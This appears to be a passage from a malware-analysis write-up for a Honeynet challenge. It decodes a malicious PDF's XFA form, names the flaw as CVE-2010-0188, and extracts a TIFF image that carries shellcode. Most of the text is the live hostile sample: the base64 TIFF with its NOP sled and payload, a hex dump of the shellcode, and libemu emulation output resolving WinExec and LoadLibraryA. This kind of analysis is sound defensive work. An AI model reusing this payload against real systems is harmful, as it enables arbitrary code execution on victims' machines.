<medium short="612pt" long="792pt" stock="custom" />
</pageArea>
</pageSet>
<subform name="Page1" x="0pt" y="0pt" w="612pt" h="792pt">
<break before="pageArea" beforeTarget="#PageArea1" />
<bind match="none" />
<field name="ImageField1" w="28.575mm" h="1.39mm" x="37.883mm" y="29.25mm">
<ui>
<imageEdit />
</ui>
</field>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner FormTargetVersion 24?>
<?templateDesigner Rulers horizontal:1, vertical:1, guidelines:1, crosshairs:0?>
<?templateDesigner Zoom 94?>
</template>
<xfa:datasets xmlns:xfa="http://www.xfa.org/schema/xfa-data/1.0/">
<xfa:data>
<topmostSubform>
<ImageField1 xfa:contentType="image/tif" href="">SUkqADggAACQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJAxyd3FuFMsGDbZdCT0X7Fm-
MUcYg8cEA0cU4qbHCGwCK+D2K3fzdn+CapSFeYmxkoFtvhQyC9hNCdbjxBewjQTxVr/BhG3SyBafk/jyBQERhae8g5jAeMn/HKxgVVS-
dtGKHh9IRuqwRQnpY6oDqXdJBU8MGDhs7cDbJ725mU5XU0NQwsEp0ulIaZ5vXhtJ7ry14I13L545ziAVBaRG9j8ReXG+nacbp3nCmn-
StLPlDOl60t44AS3KcoC4a9FaZ2HrARkUygRA2V4G0kHPzUNefLsXdikqASSdJs3g/+CYJO/LckOqQOn/CYWEbKQknCG0YLAvKeslR-
pi2JcbZJ4/kXvTjUzu5MKiUBjIbTs+oogd5sqUJqqOF6f9UJji/pXcdXdVGgsAU6fTTZSr0VLl6JsX4jkCG654/eOxvGRjdb1T+DoHn-
MD93lZAvCEtxv6ncA3HbmoJDXMP0I9twxgFxp6mW9RdZ5tVIyAfpON5+YzGmxp+c2j65F+28UB7k1/qJ70C2QwhZRWoxB0wFSR72-
LYPJMlfdcyte1C2yKLo1fENuPlcdh3VRR75B6HCZHOIpY8j5CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
```

QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkAcAAAEDAAEAAAAw-
IAAAAQEDAAEAAAABAAAAAwEDAAEAAAABAAAABgEDAAEAAAABAAAAEQEEAAEAAAAIAAAAFwEEAAEAAAAwIAAAUAEDAMwAAACSI-
AAAAAAAAAAMDAgkAQEA93IABwQBAQC7FQAHABAAAE0VAAe7FQAHAAP+f7J/AAe7FQAHEQABAKyoAAe7FQAHAAEBAKyoAAf3cgAHE-
QABAOJSAAdUXAAH/////wABAQAAAAAABAEBAAAQAABAAAAAMdcAB7sVAAdaUmoCTRUAByKnAAe7FQAHWM0uPE0VAAcipwAHuxUABw-
VadPRNFQAHIqcAB7sVAAe4SUkqTRUAByKnAAe7FQAHAIv6r00VAAcipwAHuxUAB3Xqh/5NFQAHIqcAB7sVAAfrCl+5TRUAByK-
nAAe7FQAH4AMAAE0VAAcipwAHuxUAB/Ol6wlNFQAHIqcAB7sVAAfo8f//TRUAByKnAAe7FQAH/5CQkE0VAAcipwAHuxUAB////5BN-
FQAHMdcABy8RAAc=</ImageField1>
</topmostSubform>
</xfa:data>
</xfa:datasets>

```
<PDFSecurity xmlns="http://ns.adobe.com/xtd/" print="1" printHighQuality="1" change="1" modifyAnnots="1"
formFieldFilling="1" documentAssembly="1" contentCopy="1" accessibleContent="1" metadata="1" />
<form checksum="a5Mpguasoj4WsTUtgpdudlf4qd4=" xmlns="http://www.xfa.org/schema/xfa-form/2.8/">
<subform name="topmostSubform">
<instanceManager name="_Page1" />
<subform name="Page1">
<field name="ImageField1" />
</subform>
<pageSet>
<pageArea name="PageArea1" />
</pageSet>
</subform>
</form>
</xdp:xdp>
```

As previously guessed, the decoded stream is an xml file defining a form. This form contains a particular field type, an ImageField and more precisely a TIFF image. As most of binary data embedded in an XFA-template, the image was base64-encoded.

Well this just these information in hands, we can guess the vulnerability exploited: **CVE-2010-0188 .** This is a vulnerability in the opensource library *libtiff version 3.8.1*used by Adobe reader or Acrobat 8.x before 8.2.1 and 9.x until version 9.3.1. It allows an attacker to execute arbitrary code using a specialy crafted TIFF image.
Let's try to decode it.
First, I've sanitized the output of the stream givenby pdf-parser.py previously. I've just manually extract the xml part and stored it in a file named: xfa-template.xml.
I've written a 4'lines python script to extract the TIFF image from the XFA-TEMPLATE, and named it: tiff_extract.py.
It doesn't check anything and doesn't do error handling... weird I know...

tiff_extract.py

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
from xml.dom import minidom
import base64
import sys


xfaTemplate = minidom.parse(sys.stdin)
for imageField in xfaTemplate.getElementsByTagName("ImageField1"):
      original_tiff = base64.b64decode(imageField.firstChild.data)

sys.stdout.write(original_tiff)
```

Now lets the fun begin:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat xfa-template.xml |scripts/tiff_extract.py > im-
age1.tiff
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ file image1.tiff
image1.tiff: TIFF image data, little-endian
```

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ xxd image1.tiff |more
---OUTPUT CUT---
0000500: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000510: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000520: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000530: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000540: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000550: 9090 9090 9090 9090 9090 9090 9031 c9dd  .............1..
0000560: c5b8 532c 1836 d974 24f4 5fb1 6631 4718  ..S,.6.t$._.f1G.
0000570: 83c7 0403 4714 e2a6 c708 6c02 2be0 f62b  ....G.....l.+..+
0000580: 77f3 767f 826a 9485 7989 b192 816d be14  w.v..j..y....m..
```

```
0000590: 320b d84d 09d6 e3c4 17b0 8d04 f156 bfc1  2..M.........V..
00005a0: 846d d2c8 169f 93f8 f205 0111 85a7 bc83  .m..............
00005b0: 98c0 78c9 ff1c ac60 5554 9db4 6287 87d2  ..x....`UT..b...
00005c0: 11ba ac11 427a 58ea 80ea 5dd2 4153 c306  ....BzX...].AS..
00005d0: 0e1b 3b70 36c9 ef6e 6653 95d4 d0d4 30b0  ..;p6..nfS....0.
00005e0: 4a74 ba52 1a67 9bd7 86d2 7baf 2d78 235d  Jt.R.g....{.-x#]
00005f0: cbe7 8e73 8805 4169 11bd 8fc4 5e5c 6fa7  ...s..Ai....^\o.
0000600: 69c6 e9de 70a6 9d2b 4b3e 50ce 97ad 2de3  i...p..+K>P...-.
0000610: 8012 dca7 280b 86bd 15a6 761e b011 914c  ....(.....v....L
0000620: a044 0d95 e06d 241c fcd4 35e7 cbb1 7762  .D...m$...5...wb
0000630: 92a0 1249 d26c de0f fe09 824e fcb7 243a  ...I.l.....N..$:
0000640: a40e 9ff0 9858 46ca 4249 c21b 460b 02f2  .....XF.BI..F...
0000650: 9eb2 5469 8b62 5c6d 9278 fe45 ef4e 3533  ..Ti.b\m.x.E.N53
0000660: bb93 0a89 4063 21b4 ecfa 8a20 779b 2a50  ....@c!.... w.*P
0000670: 9aaa 385e 9ff5 4263 8bfa 5771 d5dd 5468  ..8^..Bc..Wq..Th
0000680: 2c01 4e9f 4d36 52af 454b 97a2 6c5f 88e4  ,.N.M6R.EK..l_..
0000690: 086e b9e3 f78e c6f1 918d d6f5 4fe0 e81e  .n..........O...
00006a0: 7303 f779 5902 f084 b71b fa9d c037 1db9  s..yY........7..
00006b0: a824 35cc 3f42 3db7 0c60 171a 7a99 6f51  .$5.?B=..`..z.oQ
00006c0: 759e 6d54 8c80 7e93 8de7 e633 1a6c 69f9  u.mT..~....3.li.
00006d0: cda3 eb91 7edb c501 ee4d 7fa8 9ef4 0b64  ....~....M.....d
00006e0: 3085 9456 a310 74c0 5491 ef62 d83c 9325  0..V..t.T..b.<.%
00006f0: 7dd7 32b5 ed42 db22 8ba3 57c4 36e3 e571  }.2..B."..W.6..q
0000700: d877 5514 7be4 1e87 0991 ce22 963c 8f90  .wU.{......".<..
0000710: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000720: 9090 9090 9090 9090 9090 9090 9090 9090  ................
---OUTPUT CUT---
```

And now, we will try to find something harmfull in this TIFF image, a shellcode for example:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat image1.tiff |/opt/libemu/bin/sctest
-Ss 1000000
verbose = 0
Hook me Captain Cook!
userhooks.c:127 user_hook_ExitThread
ExitThread(32)
stepcount 9172
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x0041767d =>
           = "GetSystemDirectoryA";
) = 0x7c814eea;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417691 =>
           = "WinExec";
) = 0x7c86136d;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417699 =>
           = "ExitThread";
) = 0x7c80c058;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x004176a4 =>
           = "LoadLibraryA";
) = 0x7c801d77;
